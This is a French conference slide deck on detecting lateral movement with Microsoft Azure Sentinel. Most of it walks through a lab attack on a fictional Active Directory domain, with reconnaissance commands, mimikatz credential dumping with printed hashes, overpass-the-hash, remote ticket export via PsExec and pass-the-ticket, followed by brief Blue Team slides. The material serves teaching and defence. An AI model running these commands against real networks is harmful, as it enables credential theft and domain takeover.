

Merci à tous nos partenaires!



























Mouvement latéral : Détection et blocage avec Microsoft Azure Sentinel

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Speaker: Security, Cloud Governance, Azure, O365, Devops

Rugby, Trekking, BD Cuisine et Chocolat!!



AGENDA DE LA CONFÉRENCE

- Mouvement latéral?
- Un scenario typique
- On mène l'enquête






Mouvement latéral : définition

Utiliser des comptes non sensibles pour obtenir l'accès à des comptes sensibles dans votre réseau.


Exemple de cartographie avec BloodHound



Cybersécurité: Techniques de cartographie Active Directory avec BloodHound · iTPro.fr




SOLORIGATE ATTACK Stage 1: Initial access and command-and-control




<u>Using Microsoft 365 Defender to protect</u> <u>against Solorigate - Microsoft Security Blog</u>

SOLORIGATE ATTACK Stage 2: Hands-on-keyboard attack on premises








https://www.microsoft.com/security/blog/2020/03/05/human-operated-ransomware-attacks-a-preventable-disaster/







Quelques outils



Name	Da
PSTools	10
PowerSploit-master	10
NetSess	10
neo4j-community-4.3.6-windows	10
mimikatz	10
BloodHound	10
BGInfo	10
AdFind	10
AADInternals-master	10
Sources	10



Précisions:

Scénario simpliste

A utiliser comme cas d'école

Le but est uniquement de voir la détection dans Azure Sentinel et la manipulation de la plate-forme pour les investigations



Phase 1: découverte AD et réseau

```
C:\Windows\system32>ping daisytown.azure

Pinging daisytown.azure [10.2.0.8] with 32 bytes of data:
Reply from 10.2.0.8: bytes=32 time=1ms TTL=128

Ping statistics for 10.2.0.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 1ms, Average = 1ms

C:\Windows\system32>nslookup daisytown.azure
Server: UnKnown
Address: 10.2.0.8

Name: daisytown.azure
Address: 10.2.0.8
```

```
c:\Tools\AdFind>net user /domain
The request will be processed at a domain controller for domain daisytown.azure.
User accounts for \\Server07.daisytown.azure
BillyTheKid
                                                   joedalton
                                                   MDIService
krbtgt
                         LuckyLuke
Rantanplan
The command completed successfully.
c:\Tools\AdFind>net group /domain
The request will be processed at a domain controller for domain daisytown.azure.
Group Accounts for \\Server07.daisytown.azure
 Cloneable Domain Controllers
 *DnsUpdateProxy
*Domain Admins
 *Domain Computers
 *Domain Controllers
 *Domain Guests
 *Domain Users
*Enterprise Admins
 *Enterprise Key Admins
 *Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Helpdesk
*Key Admins
*Protected Users
 *Read-only Domain Controllers
*Schema Admins
The command completed successfully.
```



Phase 1: découverte AD + réseau

```
c:\Tools\AdFind>adfind -default -f name=administrators member -list | adfind samaccountname
AdFind V01.56.00cpp Joe Richards (support@joeware.net) April 2021
Using server: Server07.daisytown.azure:389
Directory: Windows Server 2019
                                                                                  c:\Tools>net group "Domain Admins" /domain
                                                                                  The request will be processed at a domain controller for domain daisytown.azure.
dn:CN=LuckyLuke,OU=DaisyTown Users and Groups,DC=daisytown,DC=azure
>sAMAccountName: LuckyLuke
                                                                                                Domain Admins
                                                                                  Group name
                                                                                  Comment
                                                                                                Designated administrators of the domain
dn:CN=Domain Admins,CN=Users,DC=daisytown,DC=azure
                                                                                  Members
>sAMAccountName: Domain Admins
dn:CN=Enterprise Admins,CN=Users,DC=daisytown,DC=azure
                                                                                  ioedalton
                                                                                                         LuckyLuke
>sAMAccountName: Enterprise Admins
                                                                                  The command completed successfully.
dn:CN=joedalton,CN=Users,DC=daisytown,DC=azure
                                                                                  c:\Tools>net group "Enterprise Admins" /domain
>sAMAccountName: joedalton
                                                                                  The request will be processed at a domain controller for domain daisytown.azure.
                                                                                                Enterprise Admins
                                                                                  Group name
 Objects returned
                                                                                                Designated administrators of the enterprise
                                                                                  Comment
                                                                                   Members
                                                                                  The command completed successfully.
```



Phase 1: découverte AD + réseau

c:\Tools\mimikatz\x64>net user billythekid /domain The request will be processed at a domain controller for domain daisytown.azure. User name BillyTheKid BillyTheKid Full Name Comment User's comment Country/region code 000 (System Default) Account active Account expires Never Password last set 10/26/2021 3:45:52 PM Password expires Password changeable 10/27/2021 3:45:52 PM Password required User may change password Yes Workstations allowed All Logon script User profile Home directory Last logon 10/27/2021 9:52:26 AM Logon hours allowed A11 Local Group Memberships Global Group memberships *Domain Users *Helpdesk The command completed successfully.

The request will be processed at a domain controller for domain daisytown.azure. LuckyLuke Jser name Full Name LuckyLuke Comment Jser's comment 000 (System Default) Country/region code Account active Account expires Never Password last set 10/26/2021 3:38:38 PM Password expires Never Password changeable 10/27/2021 3:38:38 PM Password required Yes Jser may change password Yes Workstations allowed A11 Logon script Jser profile Home directory Last logon 10/28/2021 9:52:02 AM ogon hours allowed A11 *Administrators Local Group Memberships Global Group memberships *Domain Admins *Domain Users The command completed successfully.

```
c:\Tools\NetSess>NetSess.exe
server07

NetSess
V02.00.00cpp
Joe@joeware.net
January
2004

Enumerating
Host:
server07
Time
Idle Time

Client
User
Name
Time
Idle Time

\\\10.2.0.5
LuckyLuke
000:00:00
000:00:00
000:00:00

Total of 1 entries
enumerated
```



A ce stade:

Rantanplan utilisateur et poste compromis (pré-scénario)

BillyTheKid identifié comme Helpdesk, s'est connecté sur le poste de Rantanplan + poste de Helpdesk identifié

LuckyLuke identifié comme Admin du domaine, connexion sur le poste de Helpdesk identifiée



Phase 2 Mouvement latéral

c:\Tools\mimikatz\x64>mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" >> c:\tools\victimcpc3.txt

Dump Credentials

```
mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
            "A La Vie, A L'Amour" - (oe.eo)
    / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
                > https://blog.gentilkiwi.com/mimikatz
                                            ( vincent.letoux@gmail.com )
                Vincent LE TOUX
                > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(commandline) # privilege::debug
Privilege '20' OK
mimikatz(commandline) # sekurlsa::logonpasswords
Authentication Id: 0; 8100889 (00000000:007b9c19)
Session
                 : Interactive from 0
                 : billythekid
User Name
                 : DAISYTOWN
Domain
Logon Server
                : Server07
                  : 10/27/2021 1:10:05 PM
Logon Time
                  : S-1-5-21-2086596221-1784656601-968214837-1109
STD
        msv :
         [00000003] Primary
         * Username : BillyTheKid
         * Domain : DAISYTOWN
                    : 9d3a21eb59d6861e6179b8e3539fb89a
         * SHA1
                    : 7c6ecdf567f372d90cd0a9f3ddae27b700c5a536
                    : baf775d950c7070b4c63dd23da7a8ac7
         * DPAPI
        tspkg:
        wdigest :
```



Phase 2 Mouvement latéral

Overpass-The-Hash:
Conversion du Hash NTLM
en Kerberos TGT

```
::\Tools\mimikatz\x64>mimikatz.exe "privilege::debug" "sekurlsa::pth /user:BillyTheKid /ntlm:9d3a21eb59d6861e6179b8e3539fb8
           mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
                > https://blog.gentilkiwi.com/mimikatz
## \ / ##
                                            ( vincent.letoux@gmail.com )
 ## v ##'
                Vincent LE TOUX
                > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(commandline) # privilege::debug
Privilege '20' OK
mimikatz(commandline) # sekurlsa::pth /user:BillyTheKid /ntlm:9d3a21eb59d6861e6179b8e3539fb89a /domain:contoso.azure
       : BillyTheKid
domain : contoso.azure
program : cmd.exe
impers. : no
       : 9d3a21eb59d6861e6179b8e3539fb89a
    PID 7760
    TID 900
    LSA Process is now R/W
    LUID 0 ; 7908657 (00000000:0078ad31)
    msv1 0 - data copy @ 0000021EEA49B080 : OK !
    kerberos - data copy @ 0000021EEA931B08
                       -> null
     aes256 hmac
  \ aes128 hmac
                       -> null
  \_ rc4_hmac_nt
                       OK
  \_ rc4_hmac_old
                       OK
  \ rc4 md4
  \_ rc4_hmac_nt_exp
  \ rc4 hmac old exp OK
  *Password replace @ 0000021EEA9CDDE8 (32) -> null
mimikatz(commandline) # exit
```



Phase 3: prise de contrôle du poste Helpdesk

```
c:\Tools\PowerSploit-master\PowerSploit-master>klist
Current LogonId is 0:0x7fb6e8
Cached Tickets: (2)
       Client: BillyTheKid @ DAISYTOWN.AZURE
       Server: krbtgt/DAISYTOWN.AZURE @ DAISYTOWN.AZURE
       KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
       Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
       Start Time: 10/27/2021 13:17:49 (local)
                                                                                       C:\Users\rantanplan>dir \\pcadmin\c$
       End Time: 10/27/2021 23:17:49 (local)
       Renew Time: 11/3/2021 13:17:49 (local)
                                                                                        Volume in drive \\pcadmin\c$ is Windows
       Session Key Type: AES-256-CTS-HMAC-SHA1-96
                                                                                         Volume Serial Number is 4286-D24E
       Cache Flags: 0x1 -> PRIMARY
       Kdc Called: Server07.daisytown.azure
                                                                                        Directory of \\pcadmin\c$
       Client: BillyTheKid @ DAISYTOWN.AZURE
       Server: cifs/pcadmin @ DAISYTOWN.AZURE
                                                                                       10/25/2021 11:10 PM
                                                                                                                   <DIR>
                                                                                                                                    Packages
       KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
                                                                                       12/07/2019 09:14 AM
                                                                                                                   <DIR>
                                                                                                                                    PerfLogs
       Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
                                                                                                                   <DIR>
                                                                                                                                    Program Files
                                                                                       10/27/2021 02:45 AM
       Start Time: 10/27/2021 13:17:49 (local)
       End Time: 10/27/2021 23:17:49 (local)
                                                                                                                                    Program Files (x86)
                                                                                       10/06/2021 09:13 AM
                                                                                                                   <DIR>
       Renew Time: 11/3/2021 13:17:49 (local)
                                                                                                                                    Tools
                                                                                       10/26/2021 08:14 PM
                                                                                                                   <DIR>
       Session Key Type: AES-256-CTS-HMAC-SHA1-96
                                                                                                                   <DIR>
                                                                                       10/26/2021 07:27 PM
                                                                                                                                    Users
       Cache Flags: 0
                                                                                                                                    Windows
                                                                                       10/25/2021 11:05 PM
                                                                                                                   <DIR>
       Kdc Called: Server07.daisytown.azure
                                                                                       10/25/2021 11:10 PM
                                                                                                                   <DIR>
                                                                                                                                    WindowsAzure
c:\Tools\PowerSploit-master\PowerSploit-master>_
                                                                                                        0 File(s)
                                                                                                                                   0 bytes
                                                                                                        8 Dir(s) 110,398,619,648 bytes free
                                                                                       C:\Users\rantanplan>cd c:\tools
```



Phase 3: prise de contrôle du poste Helpdesk

```
c:\Tools\mimikatz\x64>xcopy mimikatz.exe \\pcadmin\c$\temp
Does \\pcadmin\c$\temp specify a file name
or directory name on the target
(F = file, D = directory)? d
C:mimikatz.exe
1 File(s) copied
```

Et export des tickets trouvés dans LSASS.exe

```
\Tools\PSTools>PsExec.exe \\pc01 -accepteula cmd /c (cd c:\temp ^& mimikatz.exe "privilege::debug" "sekurlsa::tickets
/export" "exit")
PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com
           mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
               > https://blog.gentilkiwi.com/mimikatz
 ## v ##'
                Vincent LE TOUX
                                            ( vincent.letoux@gmail.com )
                > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(commandline)  # privilege::debug
Privilege '20' OK
mimikatz(commandline) # sekurlsa::tickets /export
Authentication Id : 0 ; 26718731 (00000000:0197b20b)
Session
                 : Network from 0
                 : BillvTheKid
Jser Name
Oomain
                 : DAISYTOWN
                : (null)
Logon Server
ogon Time
                 : 10/27/2021 2:02:25 PM
SID
                 : S-1-5-21-2086596221-1784656601-968214837-1109
        * Username : BillyTheKid
        * Domain : DAISYTOWN.AZURE
        * Password : (null)
       Group 0 - Ticket Granting Service
       Group 1 - Client Ticket ?
        [00000000]
          Start/End/MaxRenew: 10/27/2021 1:57:46 PM; 10/27/2021 11:17:49 PM; 1/1/1601 12:00:00 AM
          Service Name (02): cifs; pc01; @ DAISYTOWN.AZURE
          Target Name (--): @ DAISYTOWN.AZURE
          Client Name (01): BillyTheKid; @ DAISYTOWN.AZURE
          Flags 40a10000 : name canonicalize ; pre authent ; renewable ; forwardable ;
                            : 0x00000001 - des_cbc_crc
          Session Key
            e186fd30b428c73c03f34f43f6577c5fca57af7b93929ef3d9382afa66cce0b9
          Ticket
                            : 0x00000012 - aes256_hmac
                                                                               [...]
                                                             ; kvno = 1
          * Saved to file [0;197b20b]-1-0-40a10000-BillyTheKid@cifs-pc01.kirbi !
       Group 2 - Ticket Granting Ticket
```

Authentication Id : 0 ; 26534587 (00000000:0194e2bb)

ession : Interactive from 0



Phase 4: Pass the Ticket

```
[0;3e4]-0-0-40a50000-PC01$@cifs-Server07.daisytown.azure.kirbi
                                                                       10/27/2021 2:02 PM
                                                                                                 KIRBI File
[0;3e4]-0-1-40a50000-PC01$@ldap-server07.daisytown.azure.kirbi
                                                                       10/27/2021 2:02 PM
                                                                                                 KIRBI File
[0;3e4]-2-0-60a10000-PC01$@krbtgt-DAISYTOWN.AZURE.kirbi
                                                                       10/27/2021 2:02 PM
                                                                                                 KIRBI File
[0;3e4]-2-1-40e10000-PC01$@krbtgt-DAISYTOWN.AZURE.kirbi
                                                                       10/27/2021 2:02 PM
                                                                                                 KIRBI File
[0;3e7]-0-0-40a50000-PC01$@LDAP-Server07.daisytown.azure.kirbi
                                                                                                 KIRBI File
                                                                       10/27/2021 2:02 PM
[0;3e7]-0-1-40a50000-PC01$@ldap-Server07.daisytown.azure.kirbi
                                                                       10/27/2021 2:02 PM
                                                                                                 KIRBI File
   [0;3e7]-2-0-40e10000-PC01$@krbtgt-DAISYTOWN.AZURE.kirbi
                                                                       10/27/2021 2:02 PM
                                                                                                 KIRBI File
   [0;194dfbd]-2-0-40e10000-LuckyLuke@krbtqt-DAISYTOWN.AZURE.kirbi
                                                                       10/27/2021 2:02 PM
                                                                                                 KIRBI File
   [0;194e2bb]-0-0-40a50000-LuckyLuke@LDAP-Server07.daisytown.azure.kirbi
                                                                                                 KIRBI File
                                                                       10/27/2021 2:02 PM
   [0;194e2bb]-2-0-40e10000-LuckyLuke@krbtgt-DAISYTOWN.AZURE.kirbi
                                                                       10/27/2021 2:02 PM
                                                                                                 KIRBI File
 [0;197b20b]-1-0-40a10000-BillyTheKid@cifs-pc01.kirbi
                                                          c:\Tools\PSTools>xcopy \\pc01\c$\temp\*LuckyLuke* c:\temp\adminpc tickets
[0;1162eee]-2-0-40e10000-BillyTheKid@krbtgt-DAISYTOWN.AZUDoes C:\temp\adminpc_tickets specify a file name
[0;1162fb2]-0-0-40a50000-BillyTheKid@LDAP-Server07.daisytowor directory name on the target
[0;1162fb2]-2-0-40e10000-BillyTheKid@krbtgt-DAISYTOWN.AZU(F = file, D = directory)? d
                                                          \\pc01\c$\temp\[0;194dfbd]-2-0-40e10000-LuckyLuke@krbtgt-DAISYTOWN.AZURE.kirbi
[0;11781d6]-2-0-40e10000-BillyTheKid@krbtgt-DAISYTOWN.AZU\\pc01\c$\temp\[0;194e2bb]-0-0-40a50000-LuckyLuke@LDAP-Server07.daisytown.azure.kirbi
                                                           \pc01\c$\temp\[0;194e2bb]-2-0-40e10000-LuckyLuke@krbtgt-DAISYTOWN.AZURE.kirbi
                                                           File(s) copied
                                                          c:\Tools\PSTools>_
```



Phase 4: Pass the Ticket

```
c:\Tools>cd mimikatz
c:\Tools\mimikatz>cd x64
c:\Tools\mimikatz\x64>mimikatz.exe "privilege::debug" "kerberos::ptt c:\temp\adminpc_tickets" "exit"
           mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
                > https://blog.gentilkiwi.com/mimikatz
 ## \ / ##
                                            ( vincent.letoux@gmail.com )
 '## v ##'
                Vincent LE TOUX
                > https://pingcastle.com / https://mysmartlogon.com ***/
  '#####'
mimikatz(commandline) # privilege::debug
Privilege '20' OK
mimikatz(commandline) # kerberos::ptt c:\temp\adminpc tickets
 Directory: 'c:\temp\adminpc tickets'
 File: 'c:\temp\adminpc tickets\[0;194dfbd]-2-0-40e10000-LuckyLuke@krbtgt-DAISYTOWN.AZURE.kirbi': OK
 File: 'c:\temp\adminpc_tickets\[0;194e2bb]-0-0-40a50000-LuckyLuke@LDAP-Server07.daisytown.azure.kirbi': OK
 File: 'c:\temp\adminpc_tickets\[0;194e2bb]-2-0-40e10000-LuckyLuke@krbtgt-DAISYTOWN.AZURE.kirbi': OK
mimikatz(commandline) # exit
Bye!
c:\Tools\mimikatz\x64>_
```



That's it !!!



```
c:\Tools\mimikatz\x64>klist
Current LogonId is 0:0xae954
Cached Tickets: (2)
       Client: LuckyLuke @ DAISYTOWN.AZURE
       Server: krbtgt/DAISYTOWN.AZURE @ DAISYTOWN.AZURE
       KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
       Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
       Start Time: 10/27/2021 13:59:36 (local)
       End Time: 10/27/2021 23:59:36 (local)
       Renew Time: 11/3/2021 13:59:36 (local)
       Session Key Type: Kerberos DES-CBC-CRC
       Cache Flags: 0x1 -> PRIMARY
       Kdc Called:
       Client: LuckyLuke @ DAISYTOWN.AZURE
       Server: LDAP/Server07.daisytown.azure/daisytown.azure @ DAISYTOWN.AZURE
       KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
       Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
       Start Time: 10/27/2021 13:59:36 (local)
       End Time: 10/27/2021 23:59:36 (local)
       Renew Time: 11/3/2021 13:59:36 (local)
       Session Key Type: Kerberos DES-CBC-CRC
       Cache Flags: 0
       Kdc Called:
c:\Tools\mimikatz\x64>_
```







Mener son enquête

Le job de la Blue Team :

- Storytelling
- Apporter les preuves
- Bloquer la chaine d'attaque
- Définir les mesures de remédiation











Tools in Azure : Azure Sentinel

SIEM (Security Information and Event Management)

SOAR (Security Orchestrated Automated Response)




Tools in Azure: Azure Sentinel



Communauté + experts sécurité Microsoft

